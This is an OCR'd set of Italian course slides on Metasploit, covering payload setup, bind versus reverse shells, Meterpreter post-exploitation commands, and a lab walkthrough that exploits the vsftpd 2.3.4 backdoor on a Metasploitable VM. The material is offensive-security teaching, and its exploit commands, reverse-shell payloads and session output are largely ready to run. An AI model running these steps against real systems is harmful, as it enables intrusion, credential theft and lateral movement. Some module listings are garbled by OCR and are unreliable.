
Impostazione di un Payload in Metasploit

Per impostare un determinato payload, si utilizza il comando `set payload` seguito dal nome del payload. Questo comando configura Metasploit per utilizzare il payload specificato con l'exploit selezionato.

Ad esempio, per utilizzare il **payload windows/Meterpreter/reverse_tcp**, si utilizzerà il comando in figura:

```
msf6 exploit(windows/http/generic_http_dll_injection) > set payload windows/meterpreter/reverse_tcp
set payload windows/meterpreter/reverse_tcp
set payload windows/meterpreter/reverse_tcp_dns
set payload windows/meterpreter/reverse_tcp_rc4
set payload windows/meterpreter/reverse_tcp_uuid
msf6 exploit(windows/http/generic_http_dll_injection) > set payload windows/meterpreter/reverse_tcp
```

Inoltre, così come per gli exploit, si possono visualizzare le opzioni del payload con il comando «`show options`».
Le opzioni del payload sono mostrate all'interno della sezione **payload options**.



Payload options (windows/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: ``, seh, thread, process, none)
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:		
Id	Name	—
0	Windows x86	


Configurazione delle Opzioni di un Payload in Metasploit

Per configurare le opzioni di un payload, si utilizza il comando **set** seguito dal nome dell'opzione e dal valore desiderato.

Ad esempio, per configurare il parametro LHOST, ipotizziamo con l'ip 127.0.0.1, si utilizzerà il comando di seguito:

```
set LHOST 127.0.0.1
```

Notate bene che ogni parametro ha una sua descrizione. In questo caso, LHOST ed LPORT sono rispettivamente l'indirizzo IP e la PORTA sulla macchina locale, dove vogliamo che un determinato servizio resti in ascolto.



The screenshot shows the Metasploit payload configuration interface for a 'windows/meterpreter/reverse_tcp' payload. It displays the following table of options:

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process)
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Below the table, it says 'Exploit target:' followed by a table:

Id	Name
0	Windows x86

Lanciare l'attacco

Dopo aver scelto exploit e payload ed aver configurato le opzioni per entrambi, bisogna lanciare l'attacco.

L'attacco si lancia eseguendo il comando «**exploit**» dalla console:



```
0    Windows x86  
  
msf6 exploit(windows/http/generic_http_dll_injection) > exploit  
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:4444  
[*] File available on \\127.0.0.1\WmqTjq\RfyRhJ.dll ...  
[*] Started service listener on 127.0.0.1:445  
[*] Server started.  
[*] Trying to ...
```

Esecuzione dell'Exploit e Utilizzo del Payload

Dopo aver eseguito il comando `exploit`, l'attacco viene lanciato sulla macchina target e viene eseguito il payload scelto.

La maggior parte delle volte, un penetration tester cerca di ottenere un accesso amministrativo sulla macchina obiettivo, scegliendo il payload che meglio si adatta al tipo di sistema.

Un Payload Potente e Versatile: Meterpreter


Se possiamo usiamo Meterpreter. Uno dei payload più potenti e versatili utilizzati nel penetration testing. Meterpreter è particolarmente utile grazie alle sue numerose funzionalità.

Meterpreter

Meterpreter: Una Shell Potente e Versatile

Meterpreter è una shell estremamente potente che può essere eseguita su applicazioni e servizi vulnerabili di diverse tecnologie e sistemi operativi, tra cui:

- Android
- Java
- Linux
- Windows
- E molti altri



Meterpreter: Una Shell Potente e Versatile

Funzionalità di Meterpreter

Meterpreter offre numerose funzionalità utili che assistono un penetration tester nell'infiltrazione non autorizzata di un sistema target. Alcune delle sue caratteristiche avanzate includono:

- **Accesso alla Shell:** Fornisce una shell interattiva con la quale è possibile eseguire comandi sul sistema target.
- **Controllo Remoto:** Permette di caricare e scaricare file, eseguire comandi e controllare il sistema da remoto.
- **Raccolta di Informazioni:** Consente di raccogliere dati di sistema, come credenziali di accesso, informazioni di rete e dettagli di configurazione.
- **Evasione delle Difese:** Include funzionalità per evadere firewall e software antivirus.
- **Movimenti Laterali:** Le sue capacità avanzate permettono movimenti laterali, consentendo al penetration tester di navigare attraverso la rete target, compromettendo ulteriori sistemi e risorse fino ad ottenere un accesso completo alla rete obiettivo.

Meterpreter

Per visualizzare tutti i payload di Meterpreter basta fare una ricerca da MSFConsole come abbiamo visto nelle slide precedenti, specificando la parola «**Meterpreter**» come termine di ricerca.

Ad esempio:

msf6> search meterpreter

Tra i payload disponibili si sceglierà quello più adatto alla tecnologia / al sistema operativo in esame.

Matching Modules		Disclosure Date	Rank	Description	Check
0	auxiliary/server/android/browsable_msf_launch	2018-08-22	normal	Android Meterpreter Browsable Launcher	No
1	payload/android/meterpreter_reverse_http	2020-03-10	normal	Android Meterpreter Shell, Reverse HTTP	No
2	payload/android/meterpreter_reverse_https	2020-01-27	normal	Android Meterpreter Shell, Reverse HTTPS	No
3	payload/android/meterpreter_reverse_tcp	2012-06-08	normal	Android Meterpreter Shell, Reverse TCP	No
4	payload/android/meterpreter/reverse_https	2012-06-08	normal	Android Meterpreter, Android Reverse HTTP	No
5	payload/android/meterpreter/reverse_https	2012-06-08	normal	Android Meterpreter, Android Reverse HTTP	No
6	exploit/android/meterpreter/reverse_tcp	2017-08-09	normal	Android Meterpreter, Android Reverse TCP	No
7	exploit/mutcti/httpc/struts2_namespace_ognl	2014-03-10	normal	Apache Struts 2 Namespace Redirect Osrf_ognl	Yes
8	payload/apple_ios/aarch64/meterpreter	2020-03-10	normal	Apple iOS Meterpreter, Reverse HTTP Inln	No
9	payload/apple_ios/aarch64/meterpreter_reverse_https	2020-03-10	normal	Apple iOS Meterpreter, Reverse HTTPS Inln	No
10	payload/apple_ios/aarch64/meterpreter_reverse_tcp	2020-03-10	normal	Apple iOS Meterpreter, Reverse TCP Inln	No
11	payload/apple_ios/armle/meterpreter	2012-06-08	normal	Apple iOS Meterpreter, Reverse HTTPS Inln	No
12	payload/apple_ios/aarch64/meterpreter_reverse_https	2012-06-08	normal	Apple iOS Meterpreter, Reverse HTTPS Inln	No
13	payload/apple_ios/armle/meterpreter_reverse_tcp	2012-06-08	normal	Apple iOS Meterpreter, Reverse TCP Inln	No
14	post/windows/manage/arch/migrate	2014-03-10	normal	Architecture-Independent Meterpreter	No
15	payload/arm/multi/meterpreter/reverse_https	2020-03-10	normal	Architecture-Independent Meterpreter	No
16	payload/arm/multi/meterpreter/reverse_https	2020-03-10	normal	Architecture-Independent Meterpreter	No
17	exploit/windows/local/cve-2020-17136	2020-01-27	normal	Centreon Poller Arbitrary Remote Comm	Yes
18	exploit/linux/http/centreon_pollers_auth_rce	2012-06-08	good	ComSundFTP v1.3.7 Beta USER Format String	No
19	exploit/windows/ftp/command_fipod_fimstr	2012-06-08	good	DIR-850L (Un)Authenticated OS Command EXE	Yes
20	exploit/linux/http/dlink_dibr850l_unauth_exec	2017-08-09	normal	Execute .net Assembly (.x64 only)	No
21	post/windows/manage/executable_dotnet_assembly	2014-03-10	normal	FireFox Exec ShellCode From Privileged JA	No
22	exploit/fartero/local/exec_shellcode	2014-03-10	normal	Forward SSH Agent Requests To Remote Page	No
23	post/windows/manage/forward_pageant	2014-03-10	normal	FreeBSDF Meterpreter Service, Bind TCP	No
24	payload/bad/x86/metsvc_bind_tcp	2010-11-06	normal	FreeBSDF Meterpreter Service, Bind TCP	No
25	payload/bad/x86/httpfuzzexec_tcp	2010-11-06	great	FreeNAS exec_dav.php Arbitrary Command Ex	No
26	exploit/multi/http/freemans_exec_raw	2010-11-06	normal	Java Meterpreter, Java Bind TCP Stager	No
27	payload/java/meterpreter/reverse_tcp	2010-11-06	normal	Java Meterpreter, Java Reverse HTTP Stage	No
28	payload/java/meterpreter/reverse_https	2010-11-06	normal	Java Meterpreter, Java Reverse HTTPS Stage	No
29	payload/java/meterpreter/reverse_tcp	2010-11-06	normal	Java Meterpreter, Java Reverse TCP Stager	No
30	payload/linux/x86/metsvc_bind_tcp	2010-11-06	normal	Linux Meterpreter Service, Bind TCP	No
31	payload/linux/x86/metsvc_reverse_tcp	2010-11-06	normal	Linux Meterpreter Service, Reverse TCP In	No
32	payload/linux/armle/meterpreter/bind_tcp	2010-11-06	normal	Linux Meterpreter, Bind TCP Stager	No
33	payload/linux/armle/meterpreter_reverse_https	2010-11-06	normal	Linux Meterpreter, Bind TCP Stager	No
34	payload/linux/aarch64/meterpreter	2010-11-06	normal	Linux Meterpreter, Reverse HTTP Inln	No

Bind vs Reverse

Metodologie di Connessione di Meterpreter

Meterpreter presenta due principali metodologie per restituire all'attaccante una shell avanzata sul sistema target:

1. bind_tcp

In questa modalità, si inietta un processo sulla macchina obiettivo. Questo processo si mette in ascolto su una determinata porta, attendendo connessioni dall'esterno.

- **Funzionamento:** Il servizio di shell è attivo sulla macchina attaccante e la connessione avviene dalla macchina dell'attaccante alla macchina target.
- **Vantaggio:** Semplice da configurare.
- **Svantaggio:** Più facile da rilevare dai firewall, poiché richiede l'apertura di una porta in ascolto sulla macchina target.

Metodologie di Connessione di Meterpreter

2. reverse_tcp

In questa modalità, si inietta un processo sulla macchina obiettivo, che effettuerà una connessione dalla macchina target verso la macchina dell'attaccante, mettendo a disposizione una shell.


- **Funzionamento:** La macchina target inizia la connessione verso la macchina dell'attaccante.
- **Vantaggio:** Meno probabile che venga bloccato dai firewall, poiché la connessione in uscita dalla macchina target è generalmente consentita.
- **Svantaggio:** Richiede che l'attaccante abbia una macchina con una porta aperta in ascolto.

Metodologie di Connessione di Meterpreter

Confronto tra bind_tcp e reverse_tcp

- **bind_tcp:**
 - Connessione iniziata dall'attaccante.
 - Servizio di shell attivo sulla macchina target.
 - Maggiore possibilità di essere bloccato dai firewall.
- **reverse_tcp:**
 - Connessione iniziata dalla macchina target.
 - Servizio di shell attivo sulla macchina dell'attaccante.
 - Minore possibilità di essere bloccato dai firewall.

REVERSE SHELL



39

Information Gathering

Meterpreter

Dopo aver impostato il payload in base alle esigenze, l'attacco si esegue con il comando «**exploit**» visto in precedenza.

Se l'attacco va a buon fine, si ottiene una sessione **Meterpreter**, come mostra la foto di seguito.

```
> msf exploit(handler) > exploit
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.75.28
[*] Meterpreter session 1 opened (192.168.75.17:50082 -> 192.168.75.28:5555) at
meterpreter >
```

Dove, con sessione si intende una shell avanzata sulla macchina target. Nelle prossime slide vedremo come utilizzare le funzionalità principali di **Meterpreter**.

Information Gathering con Meterpreter

Tra le numerose funzionalità di Meterpreter, una delle più utili è la capacità di eseguire attività di information gathering sulla macchina compromessa e sulla rete alla quale è connessa.

Tipi di Informazioni che si Possono Estrarre

1. Sistema Operativo e Informazioni Generali sulla Macchina:

- Comando: `sysinfo`
- Descrizione: Ottiene informazioni sul sistema operativo, nome del computer, e architettura.

2. Configurazione della Rete in Uso:

- Comando: `ipconfig`
- Descrizione: Mostra la configurazione della rete, inclusi gli indirizzi IP, subnet mask e gateway.

3. Tabella di Routing della Vittima:

- Comando: `route`
- Descrizione: Elenca la tabella di routing del sistema, mostrando le route attive e le interfacce di rete associate.

4. Informazioni sull'Utente che Sta Eseguendo il Processo Exploitato:

- Comando: `getuid`
- Descrizione: Visualizza il nome dell'utente che sta eseguendo il processo compromesso.

Meterpreter

Una volta ottenuta una shell di Meterpreter, il comando «**sysinfo**» ci permette di recuperare delle informazioni sulla macchina exploitata, come nome, sistema operativo, architettura e lingua di sistema. La figura di seguito mostra il comando «**sysinfo**» eseguito dopo aver ottenuto una shell di Meterpreter sulla macchina Metasploitable.

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Meterpreter

Il comando «**ifconfig**» ci mostra tutte le informazioni circa le configurazioni di rete attuali sulla macchina vittima.

```
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple  : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ifconfig
Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ff::

Interface 2
=====
Name      : eth0
Hardware MAC : 08:00:27:fd:87:1e
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed:871e
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ff::
```

Meterpreter

Il comando «**route**» ci fa accedere alle impostazioni di routing della macchina vittima.

Interface		2	
Name	eth0	Hardware MAC	08:00:27:fd:87:1e
MTU	1500	Flags	UP,BROADCAST,MULTICAST
IPv4 Address	192.168.1.150	IPv4 Netmask	255.255.255.0
IPv6 Address	fe80::a00:27ff:fed:871e	IPv6 Netmask	ffff:ffff:ffff:ffff::

meterpreter > route			
IPv4 network routes			
Subnet	Netmask	Gateway	Metric
192.168.1.0	255.255.255.0	0.0.0.0	0

meterpreter > [REDACTED]	
No IPv6 routes were found.	

Meterpreter

Inoltre, la shell di Meterpreter ci permette di navigare il file system con i comandi che abbiamo visto per Kali Linux, quali «cd», «pwd», «ls» e così via.

```
meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

      Mode          Size     Type  Last modified      Name
-----  -----  -----
100600/-rw-----        4   fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/-rwx-----    4096  dir   2010-03-17 10:08:56 -0400  base
040700/-rwx-----    4096  dir   2012-07-11 09:53:48 -0400  global
040700/-rwx-----    4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/-rwx-----    4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/-rwx-----    4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/-rwx-----    4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/-rwx-----    4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/-rwx-----    4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/-rw-----      125  fil   2012-07-11 08:38:41 -0400  postmaster.opts
100600/-rw-----      54   fil   2012-07-11 08:38:41 -0400  postmaster.pid
100644/-rw-r--r--    540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/-rw-r--r--   1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/-rw-r-----    891  fil   2010-03-17 10:07:45 -0400  server.key

meterpreter >
```

Meterpreter

I comandi «**upload**» e «**download**» ci permettono rispettivamente di caricare file dalla nostra macchina sulla macchina vittima e viceversa. La figura mostra la sintassi dei due comandi.

```
meterpreter > download
Usage: download [options] src1 src2 src3 ... destination
Downloads remote files and directories to the local machine.

OPTIONS:
  -a             Enable adaptive download buffer size
  -b <opt>       Set the initial block size for the download
  -c             Resume getting a partially-downloaded file
  -h             Help banner
  -l <opt>       Set the limit of retries (0 unlimited)
  -r             Download recursively
  -t             Timestamp downloaded files

meterpreter > upload
Usage: upload [options] src1 src2 src3 ... destination
Uploads local files and directories to the remote machine.

OPTIONS:
  -h             Help banner
  -r             Upload recursively
meterpreter > █
```

Esempio Pratico

Esempio Pratico: **Sfruttare una Vulnerabilità su Metasploitable**

Dopo aver esaminato i comandi generali di MSFConsole e Meterpreter, vediamo un esempio pratico di come sfruttare una vulnerabilità presente sulla macchina Metasploitable utilizzando MSFConsole.



Sfruttare una Vulnerabilità su Metasploitable

Abbiamo visto che sulla macchina Metasploitable nel nostro laboratorio virtuale ci sono diversi servizi in ascolto vulnerabili. Possiamo utilizzare i moduli di Metasploit (MSFConsole) per sfruttare queste vulnerabilità e ottenere accesso amministrativo alla macchina.

Primo Esempio: Vulnerabilità del Servizio vsftpd

Vediamo un esempio pratico di come sfruttare una vulnerabilità del servizio `vsftpd`, che è in ascolto sulla porta 21 della nostra macchina Metasploitable.

Vulnerabilità del Servizio vsftpd

La prima cosa da fare è avviare Metasploit con il comando «**msfconsole**»

The screenshot shows the Metasploit msfconsole interface. At the top, there's a menu bar with File, Actions, Edit, View, Help, and a path '(kali㉿kali)-[~] \$ msfconsole'. Below the menu is a modal dialog box titled '3Kom SuperHack II Logon'. It contains fields for 'User Name:' (with 'SECURITY' typed) and 'Password:' (with an empty field). To the right of these fields are '[OK]' and '[Cancel]' buttons. In the bottom right corner of the dialog, there's a link 'https://metasploit.com'. The main console area below the dialog shows some command-line history and a note about Metasploit tip: Adapter names can be used for IP params.

```
[+] =[ metasploit v6.1.27-dev
+ --=[ 2196 exploits - 1162 auxiliary - 400 post
+ --=[ 596 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
msf6 > ]]
```

Vulnerabilità del Servizio vsftpd

Lanciamo poi una scansione sulla macchina Metasploitable per rivedere rapidamente i servizi attivi (che sappiamo essere vulnerabili).

Possiamo lanciare la scansione con enumerazione dei servizi tramite lo switch -SV di nmap.

Il servizio che vogliamo exploitare è il servizio in ascolto sulla porta 21/tcp, un servizio **ftp**.

```
[kali㉿kali]:~$ nmap -sv 192.168.1.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-11 08:40 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
23/tcp    open  telnet   Linux/reinedd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http    Apache httpd/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #4000000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rcn rexford
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi Java-RMI
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  x11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  aiptel  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LOCAL; OS: Unix, Linux; CPE: cpe:/o:li
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.15 seconds
[kali㉿kali]:~$
```

Vulnerabilità del Servizio vsftpd

Torniamo sulla nostra MSFConsole e vediamo se esiste un exploit per il servizio «vsftpd». Possiamo fare una ricerca con il comando «search» seguito dal nome del servizio.

Ottimo! La figura a destra ci mostra un solo exploit per sistemi Unix per il servizio «**vsftpd**». Dalla descrizione sembra essere una backdoor.

```
[+] =[ metasploit v6.1.27-dev ]  
+ --=[ 2196 exploits - 1162 auxiliary - 400 post ]  
+ --=[ 506 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
msf6 > search vsftpd  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 >
```

Utilizziamo il comando «use» seguito dal path dell'exploit per utilizzarlo, come in figura.

Matching Modules	
#	Name
0	exploit/unix/ftp/vsftpd_234_backdoor

Disclosure Date Rank Check Description

2011-07-03 excellent No VSFTPD

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

Successivamente, utilizziamo il comando «show options» per capire quali parametri devono essere configurati, come in figura sotto. Come vedete l'indirizzo della macchina vittima (RHOSTS) è necessario. Possiamo configurarlo con il comando «set». Ipotizzando che la nostra macchina Metasploitable sia all'indirizzo 192.168.1.150, utilizzeremo il comando «**set RHOSTS 192.168.1.150**».

Name	Current	Setting	Required	Description
RHOSTS	yes		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/blob/master/doc/config_rb.rdoc#rhosts
RPORT	21		yes	The target port (TCP)

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Vulnerabilità del Servizio vsftpd

Una volta fatto, ricontrolliamo le opzioni necessarie con il comando «show options» per vedere se abbiamo inserito tutte quelle necessarie.

Come vedete dalla figura, il campo RHOSTS è stato correttamente inserito con l'ip della nostra macchina Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.150
rhosts => 192.168.1.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
      _____
RHOSTS  192.168.1.150  yes        The target host(s), see https://github.com/rapid7/metasploit-framework
      _____
RPORT   21            yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description
      _____
```

Vulnerabilità del Servizio vsftpd

Ci resta da scegliere e configurare il payload. La prima cosa da fare è vedere quali payload sono disponibili per l'exploit che abbiamo scelto. Possiamo controllarlo utilizzando il comando «**show payloads**». Nella fattispecie vediamo che c'è solamente un payload compatibile, quindi utilizziamo quello (essendo unico è utilizzato di default).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Available payloads:
=====
#  Name
-  payload/cmd/unix/interact
  0  payload/cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [REDACTED]
```

Vulnerabilità del Servizio vsftpd

Eseguiamo un secondo «show options» per verificare i parametri necessari per eseguire il payload. Come potete vedere dalla figura in calce, questo payload non ha bisogno di alcun parametro. Siamo pronti quindi a lanciare l'attacco.

```
msf6 exploit(unix/ftp/vsftpd_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_backdoor):
Name   Current Setting  Required  Description
_____
RHOSTS  192.168.1.150  yes        The target host(s), see https://github.com/r
REPORT  21              yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description
_____

Exploit target:
Id  Name
--  --
0   Automatic
```

Vulnerabilità del Servizio vsftpd

Lanciamo l'attacco con il comando «**exploit**»:

```
msf6 exploit(unix/ftp/vsftpd_23a_backdoor) > exploit
[*] 192.168.1.150:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.150:21 - USER: 331 Please specify the password.
[+] 192.168.1.150:21 - Backdoor service has been spawned, handling...
